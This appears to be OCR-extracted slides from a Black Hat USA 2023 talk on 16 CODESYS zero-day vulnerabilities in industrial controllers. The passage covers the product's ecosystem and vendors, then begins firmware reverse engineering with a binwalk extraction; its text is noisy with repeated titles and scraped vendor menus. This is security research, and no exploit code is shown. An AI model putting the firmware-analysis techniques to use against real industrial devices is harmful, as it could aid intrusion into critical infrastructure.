CoDe16;


16 zero-day vulnerabilities affecting CODESYS framework leading to remote code execution on millions of industrial devices across industries.

Speaker(s):

Vladimir Tokarev

black hat USA 2023


- Introduction



What is CODESYS ?

CODESYS


What is CODESYS ?
CODESYS Eco-System



CODESYS Control is the "brains" for the processing of control tasks.

What is CODESYS ?
CODESYS Eco-System

Research Focus



CODESYS Control is the "brains" for the processing of control tasks.

black hat USA 2023

How is CODESYS used ?

black hat USA 2023


How is CODESYS used ?

black hat USA 2023

How is CODESYS used ?


black hat USA 2023

How is CODESYS used ?




black hat USA 2023


How is CODESYS used ?




black hat USA 2023

How is CODESYS used ?






black hat
USA 2023
Some Major Vendors :
FESTO
WAGO
Search here
SEARCH
PRODUCTS
SOLUTIONS
INDUSTRIES
CAREERS
COMPANY
CUSTOMER SERVICE
DOWNLOADS
BLOG
BECKHOFF New Automation Technology
Company
Products
Industries
Support
PHOENIX CONTACT
Search
PRODUCTS
INDUSTRIES & APPLICATIONS
COMPANY
EVENTS & NEWS
Share Price
Global(English)
Life Is On Schneider Electric
Search products, documents & more
Products
Solutions
Services
Support
Investors
About us
ABB
Products
Industries
Service
About Us

black hat USA 2023

On what CODESYS Runs ?

CPU

PowerPC

RENESAS

MIPS ELEVATING RISC-V

TriCore® 1 32-bit Unified Processor Core

arm

intel ATOM

black hat USA 2023

On what CODESYS Runs ?

OSes

VxWorks


Windows

QNX

black hat USA 2023

CODESYS worldwide:

CODESYS SDK as Supply Chain Attack Vector



Analysis Techniques: Setting The Playground

Analysis Techniques: Reverse Engineering TM251

File Name	
M251_4.3.9.13_19.12.11.1	SECO (8.8 mb)

Analysis Techniques: Reverse Engineering TM251

File Name	
M251_4.3.9.13_19.12.11.1	SECO (8.8 mb)

```
a@a-virtual-machine:~/schnider$ binwalk -e -M M251_4.3.9.13_19.12.11.1.seco

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
390477        0x5F54D         Certificate in DER format (x509 v3), header length: 4, sequence length: 1292
405777        0x63111         Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
958157        0xE9ECD         Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
958237        0xE9F1D         Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
1453061       0x162C05        Certificate in DER format (x509 v3), header length: 4, sequence length: 5424
1622441       0x18C1A9        Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
1699996       0x19F09C        SHA256 hash constants, little endian
1822381       0x1BCEAD        Certificate in DER format (x509 v3), header length: 4, sequence length: 512
1882037       0x1CB7B5        Certificate in DER format (x509 v3), header length: 4, sequence length: 1424
1883141       0x1CBC05        Certificate in DER format (x509 v3), header length: 4, sequence length: 1440
1892413       0x1CE03D        Certificate in DER format (x509 v3), header length: 4, sequence length: 1460
1895981       0x1CEE2D        Certificate in DER format (x509 v3), header length: 4, sequence length: 5580
1896173       0x1CEEED        Certificate in DER format (x509 v3), header length: 4, sequence length: 5584
1898653       0x1CF89D        Certificate in DER format (x509 v3), header length: 4, sequence length: 1528
1899437       0x1CFBAD        Certificate in DER format (x509 v3), header length: 4, sequence length: 1524
